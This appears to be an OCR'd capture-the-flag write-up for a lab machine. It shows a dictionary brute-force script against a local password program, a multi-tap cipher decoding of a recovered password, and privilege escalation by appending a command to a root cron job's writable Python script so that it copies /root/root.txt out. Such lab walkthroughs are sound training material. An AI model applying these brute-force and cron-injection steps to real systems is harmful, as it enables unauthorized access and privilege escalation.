
```
kidman ⇒ Correct

Well Done !!!
Decode This ⇒ 55 444 3 6 2 66 7777 7 2 7777 7777 9 666 777 3 444 7777 7777 666 7777 8 777 2 66 4 33

root@kali:~/results# 
```

Warning, you are using the root account, you may harm your system.

```python
import subprocess, sys, os
from subprocess import Popen

with open("random.dic", "r") as f:
        for x in f:
                l = str(x).rstrip()
                vl = ["./program", l]
                p = Popen(vl, stdout=subprocess.PIPE).stdout
                q = p.read()

                output = str(q)
                if "Correct" in output:
                        os.system("clear")
                        print(output)
                        f.close()
                        sys.exit()
```

Warning, you are using the root account, you may harm your system.

```
import subprocess, sys, os
from subprocess import Popen

with open("random.dic", "r") as f:
    for x in f:
        l = str(x).rstrip()
        vl = ["./program", l]
        p = Popen(vl, stdout=subprocess.PIPE).stdout
        q = p.read()

        output = str(q)
        if "Correct" in output:
            os.system("clear")
            print(output)
            f.close()
            sys.exit()
```



```
KIDMANSPASSWORDISSOSTRANGE
```

Multi-tap Phone Cipher (SMS) - dCode

Tag(s) : Telecom, Polygrammic Cipher

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!
A suggestion ? a feedback ? a bug ? an idea ? *Write to dCode*!

Multi-tap Phone Cipher (SMS)

Communication System › Telecom › Multi-tap Phone Cipher (SMS)

Multi-tap Decoder/Translator

★ MULTI-TAP MOBILE PHONE CIPHERTEXT

```
55 444 3 6 2 66 7777 7 2 7777 7777 9 666 777 3 444 7777
7777 666 7777 8 777 2 66 4 33
```

★ DICTIONARY: dCode ENGLISH Dictionary (full - all words)

★ BRUTEFORCE ALL POSSIBILITIES □

See also: T9 (Text Message)

T9 vs Multitap

Multitap ABC should not be confused with T9 predictive text. DCODE is written 3222666333 in Multitap and 32633 in T9.

➤ *Go to:* T9 (Text Message)


Multi-tap Encoder/Translator

★ MULTI-TAP PLAIN TEXT


```
dCode my SMS
```

★ SEPARATE GROUPS OF DIGITS ☑

https://www.dcode.fr/multitap-abc-cipher




```
  GNU nano 2.5.3                   File: crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

*/2 * * * * root python3 /var/.the_eye_of_ruvik.py
```




```
kidman@evilwithin:~$ touch /tmp/flag
kidman@evilwithin:~$ chmod 777 /tmp/flag
kidman@evilwithin:~$ ls -la /tmp/flag
-rwxrwxrwx 1 kidman kidman 0 Nov 19 22:32 /tmp/flag
kidman@evilwithin:~$ echo 'subprocess.call("cat /root/root.txt > /tmp/flag", she
ll=True)' >> /var/.the_eye_of_ruvik.py
```


echo 'subprocess.call("cat /root/root.txt > /tmp/flag", shell=True)' >> /var/.the_eye_of_ruvik.py



```
kidman@evilwithin:~$ touch /tmp/flag
kidman@evilwithin:~$ chmod 777 /tmp/flag
kidman@evilwithin:~$ ls -la /tmp/flag
-rwxrwxrwx 1 kidman kidman 0 Nov 19 22:32 /tmp/flag
kidman@evilwithin:~$ echo 'subprocess.call("cat /root/root.txt > /tmp/flag", she
ll=True)' >> /var/.the_eye_of_ruvik.py
kidman@evilwithin:~$ cat /var/.the_eye_of_ruvik.py
#!/usr/bin/python3

import subprocess
import random

stuff = ["I am watching you.","No one can hide from me.","Ruvik ...","No one sha
ll hide from me","No one can escape from me"]
sentence = "".join(random.sample(stuff,1))
